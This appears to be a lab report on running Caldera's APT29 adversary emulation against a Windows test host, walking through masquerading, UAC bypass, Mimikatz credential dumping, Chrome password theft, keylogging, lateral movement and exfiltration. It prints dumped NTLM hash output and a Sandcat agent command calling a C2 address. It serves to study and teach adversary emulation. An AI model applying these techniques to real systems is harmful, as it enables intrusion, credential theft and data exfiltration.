

Steps in the attack workflow

The attack scenario is split into the following ten stages with their respective steps, as marked by the comments in the APT29 adversary configuration file.

Table 1: Stages with their corresponding steps in the APT29 attack workflow

Stages	Steps
Initial Breach	RTLO Start Sandcat
	PowerShell
Rapid Collection and Exfiltration	Automated Collection
	System Owner / User Discovery
	Data from staged file and Exfiltration over C2 Channel
	Process Discovery
	Account Discovery
	Account Discovery
Deploy Stealth Toolkit	Staging monkey PNG
	UAC Bypass via Backup Utility
	Registry Cleanup for UAC Bypass Technique
	Process Injection
Defence Evasion and Discovery	Planting Modified SysInternals Utilities
	Artifact Cleanup - Delete File
	Loading Stage-2 & Performing Discovery
Persistence	Credential Dumping using Process Injection
	Persistent Service 1
	Persistent Service 2
Credential Access	Credentials In Files - Chrome
	Credentials In Files (T1081) - Private Keys Extraction
Collection and Exfiltration	Staging files for PowerShell module imports
	Screen Capturing
	Automated Collection (T1119) - Clipboard (T1115)
	Automated Collection (T1119) - Input Capture (T1417)
	Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)

Lateral Movement	Remote System Discovery (T1018)
	Identifying current user on other machines
	Copy Sandcat File
	Hostname Discovery 1
	Screen Capture (T1113)
Collection	File and Directory Discovery (T1083)
	Automated document collection (T1119)
	Data from staged file (T1074) and Exfiltration over C2 Channel (T1041)
	Artifact Cleanup - Delete Staged Files
Persistent Execution	Startup Folder Persistence Execution
	Scheduled Task

Prior to the operation, the Caldera server was initialised using the command `python3 server.py --insecure --build`. The startup sequence was monitored until the terminal indicated that all systems were ready.

```

2026-03-19 16:17:36 WARNING 690e889f-5844-473e-98c5-c90c9f1772dc: description c_adversary.py:90
Ability referenced in adversary ef4d997c-a0d1-4067-9efa-87c58682db71 but not found:
854e480af3b5e2946bb3ae44916e951a
WARNING Ability referenced in adversary c_adversary.py:90
ef4d997c-a0d1-4067-9efa-87c58682db71 but not found:
23dafb943f2f1a3e21e8204826c7b271
2026-03-19 16:17:37 INFO Docs built successfully. hook.py:60
INFO All systems ready. server.py:119

```



Figure 1: Terminal output generated by the Caldera server initialisation command

The Caldera web interface was then reached by navigating to `http://127.0.0.1:8888` in the web browser.





Figure 2: Caldera web interface accessed using the local loopback address

In the Adversaries section, selecting APT29 from the dropdown menu revealed the complete sequence of abilities defined in the APT29.yaml configuration file.



Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	RTLO Start Sandcat	execution	Masquerading: Right-to-Left Override	Windows				X
2	PowerShell	execution	Command and Scripting Interpreter: PowerShell	Windows				X
3	Automated Collection	collection	Automated Collection	Windows				X
4	System Owner / User Discovery	discovery	System Owner/User Discovery	Windows				X
5	Data from staged file and Exfiltration over C2 Channel	exfiltration	Exfiltration Over Command and Control Channel	Windows				X
6	Process Discovery (2)	discovery	Process Discovery	Windows				X
7	Account Discovery (2)	discovery	Account Discovery	Windows				X
8	Account Discovery	discovery	Account Discovery	Windows				X
9	Staging monkey PNG	defensive-evasion	Masquerading: Match Legitimate Name or Location	Windows				X
10	UAC Bypass via Backup Utility	privilege-escalation	Abuse Elevation Control Mechanism: Bypass User Account Control	Windows				X
11	Registry Cleanup for UAC Bypass Technique	defensive-evasion	Modify Registry	Windows				X

Figure 3: Caldera Adversaries tab displaying the abilities in the APT29 profile

To launch an operation, Operations > New Operation was clicked, the name of the operation was entered, APT29 was selected for the Adversary, and APT29(Emu) was chosen for the Fact Source, with all other settings left at their defaults.




Figure 4: Caldera operation configuration with APT29 adversary profile and APT29 (Emu) fact source selected

The attack scenario commences with a user clicking a file that appears to be a Microsoft Word document titled rcs.3aka3.doc, where “3aka3” translates to “order” from Russian.

The file is, in fact, a screensaver executable, named `cod.3aka3.scr`, which contains an invisible right-to-left-override character inserted at the beginning. In the APT29 emulation plan, this is implemented in the RTLO Start Sandcat step. Specifically, after the Caldera agent is launched using the Windows command prompt, the payload `cod.3aka3.scr` is downloaded and executed. The initial breach stage completes with PowerShell being spawned by `cmd.exe`. The commands for these and the remaining procedures in the attack sequence are provided in the operation report generated by the Caldera Debrief plugin. The configuration file for the adversary profile that contains the RTLO Start Sandcat, PowerShell and the other abilities. MITRE ATT&CK mapping for each step of the attack chain is compiled by the Debrief plugin.

The Caldera Operations tab displays a real-time log of the attack's progress, confirming the successful execution of the initial breach stage.




Figure 5: Caldera operation logging the execution of the RTLO Start Sandcat and PowerShell abilities

As part of the Automated Collection procedure, documents are gathered from the compromised system and compressed into a `Draft.zip` file. Then, the hostname and username are discovered by the System Owner / User Discovery action. Subsequently, the archive is transferred to the command-and-control server as a result of the Data from staged file and Exfiltration over C2 Channel action. The following screenshot demonstrates that the file `Employee list.docx` was successfully uploaded to the Caldera server.




Figure 6: Caldera's payloads directory containing the exfiltrated `Employee list.docx` extracted from the `Draft.zip` archive

The next step, defined as Process Discovery, provides the threat actor with a list of running processes. The following two Account Discovery commands enable the attacker to view user accounts in the domain and the details about the current user's domain account. These help them ensure that the current user is a Local Administrator account, which is required for the Deploy Stealth Toolkit stage.

In the course of the Staging monkey PNG step, a file titled monkey.png is downloaded onto the workstation. The image contains a payload encoded in the blue and green channels of each pixel. During the UAC Bypass via Backup Utility procedure, a registry key pointing to malicious PowerShell code is created. Then, the legitimate Windows backup utility sdclt.exe is launched, executing that script. It retrieves and reassembles data from the pixels in monkey.png. Subsequently, the reconstructed instructions are invoked in memory. As a result, a reverse shell with high integrity privileges inherited from the Windows utility is spawned. As part of the Registry Cleanup for UAC Bypass Technique action, the registry key created previously is deleted to cover the attacker's tracks. To conclude the stage, the remote access trojan is downloaded and injected into a long-running process with administrative privileges. As a consequence of the Process Injection step, the reverse shell is migrated from a temporary, high-visibility process to a stable, hidden one.

During the Planting Modified SysInternals Utilities procedure, the legitimate software toolkit is downloaded from its official website. Subsequently, malicious binaries are added to the folder containing the valid Sysinternals Suite, and the downloaded archives are deleted (Bosher, n.d.). In an Artifact Cleanup - Delete File step, the SysInternals SDelete utility is employed to dispose of the archive staged for exfiltration during the Rapid Collection and Exfiltration phase. As part of the Loading Stage-2 & Performing Discovery step, a malicious file titled readme.txt located in the SysinternalsSuite directory is renamed to readme.ps1 and loaded into memory. Then, one of its functions is used to obtain basic system information, antivirus and firewall settings, operating system information, domain groups and local groups.

In the process of Credential Dumping using Process Injection, the Mimikatz script is loaded into memory and injected into a PowerShell process. Then, its function is invoked with a privileged debug option to obtain access to the protected lsass.exe process that stores NTLM password hashes of local users.

Part of the output generated by the action is shown below, with the results for each step of the operation available in Appendix F.

```
mimikatz(powershell) # lsadump::sam
Domain : DESKTOP-9JH44HD
SysKey : 38f80941b61e034e975deeb080ce8281
Local SID : S-1-5-21-255700554-528540663-4039219060

SAMKey : b03f8d4c06e3cfa801017f1c229661ac

RID : 000001f4 (500)
User : Administrator
Hash NTLM: 2b576acbe6bcfda7294d6bd18041b8fe
lm - 0: e3d0fbc89b083555cd9dbfe42a8f2dc5
ntlm- 0: 2b576acbe6bcfda7294d6bd18041b8fe
ntlm- 1: 2b576acbe6bcfda7294d6bd18041b8fe
```

Figure 7: Caldera operation output showing the extracted NTLM hash

The Persistent Service 1 and Persistent Service 2 procedures that follow leverage the readme.ps1 staged during the Defence Evasion and Discovery phase. As a consequence, a new service is created, and malicious code is embedded into an .lnk file of the startup folder. In addition to using readme.ps1, the Persistent Service 1 step also utilises the javamtsup.exe exploit staged during the Planting Modified Sysinternals Utilities step.

In the course of the Credentials In Files – Chrome action, another script added to the SysInternalsSuite folder is utilised. A binary, renamed to match a legitimate utility accesschk.exe, is executed to harvest credentials stored in the Google Chrome browser. The following screenshot captures partial output of this step.

```
Standard Output

Copying db ...
passwordsDB DB Opened.

statement prepared
RC: 100

yulia

siri
```

Figure 8: Caldera ability output displaying credential extraction from the Google Chrome password manager

During the Credentials In Files (T1081) - Private Keys Extraction procedure, an attacker certificate is imported into the machine with an Exportable flag to weaken the defences. Then, a function from the above-mentioned readme.ps1 script is invoked to collect the host's private key.

As a result of the Staging files for PowerShell module imports procedure, the file psversion.txt located in the SysInternalsSuite directory is renamed to psversion.ps1. Then, as part of the Screen Capturing step, one of the script's functions launches a background job making screenshots. Subsequently, the action Automated Collection (T1119) - Clipboard (T1115) is used to collect the contents of the clipboard buffer, with its output shown below.

```
Standard Output

[+] Clipboard data obtained!\n
cd C:\Users\Public\ .\sandcat.exe -v -server http://192.168.1.45:443 -group original
```

Figure 9: Caldera operation output demonstrating clipboard data capture

In the following action, the Automated Collection (T1119) - Input Capture (T1417) step utilises a different function from the psversion.ps1 script to initiate a keylogging process. To conclude the phase, as part of the Data from staged file (T1074) and Exfiltration over C2 Channel (T1041) procedure, the files in the Downloads folder are compressed into an archive titled OfficeSupplies.zip and uploaded to the command-and-control server.

```
(yulia@kali)-[~/caldera5]
$ unzip ~/caldera5/data/payloads/OfficeSupplies.zip
Archive: /home/yulia/caldera5/data/payloads/OfficeSupplies.zip
  inflating: gyksp0sp.hr2.pfx
  inflating: monkey.png
  inflating: yj0hq1tp.ngz.bmp
```

Figure 10: Caldera server's payloads directory containing the files exfiltrated from the target's Downloads folder

As part of the Remote System Discovery (T1018) step, a list of host names which joined the domain is obtained. In the course of the Identifying current user on other machines action, the attacker connects to another host via WinRM using previously obtained credentials. Then, they run a query to retrieve the session ID of the logged-in user. In the process of the Copy Sandcat File procedure, the reverse shell is copied to a remote share and renamed to python.exe. Subsequently, the binary is executed using the PsExec tool, which is part of the SysInternals Suite toolset downloaded earlier. The instruction uses the

credentials and session ID from the previous step. In the following command, it is verified that the python.exe process is launched. As part of the Hostname Discovery 1 step, the hostname of the machine is learned. Then, in the course of the Screen Capture (T1113) procedure, a script that relies on the operating system-level graphics functions is launched in memory. From this step on, the abilities are executed on both the originally compromised host and the pivot host.

The following figure illustrates the way the attack chain branches out after the lateral movement stage.




Figure 11: Stages in the APT29 attack workflow

As part of the File and Directory Discovery (T1083) action, files and folders present on the remote machine's C: drive are enumerated. During the Automated document collection (T1119) step, the legitimate Rar.exe utility is transferred to the host. Documents with sensitive extensions or keywords in their names are identified, collected and compressed into the working.zip package using this program. The bundle is then exfiltrated to the command-and-control server as part of the Data from staged file (T1074) and Exfiltration over C2 Channel (T1041) procedure. Subsequently, the staged archives are securely

deleted using the SysInternals Suite's SDelete utility during the Artifact Cleanup - Delete Staged Files step.

In the process of the Startup Folder Persistence Execution procedure, a Remote Desktop session is initiated to the host itself. This triggers the execution of malicious code embedded into the .lnk file in the startup folder, thereby establishing persistent access for the threat actor. The attack sequence concludes with the Reboot the machine to aid in persistence callbacks step, which activates the previously created service. While the abilities were executed by both agents, persistence was only successfully established on the initially compromised host. This is because the .lnk file was embedded, and the new service was created only on the initially compromised host during the Persistence stage.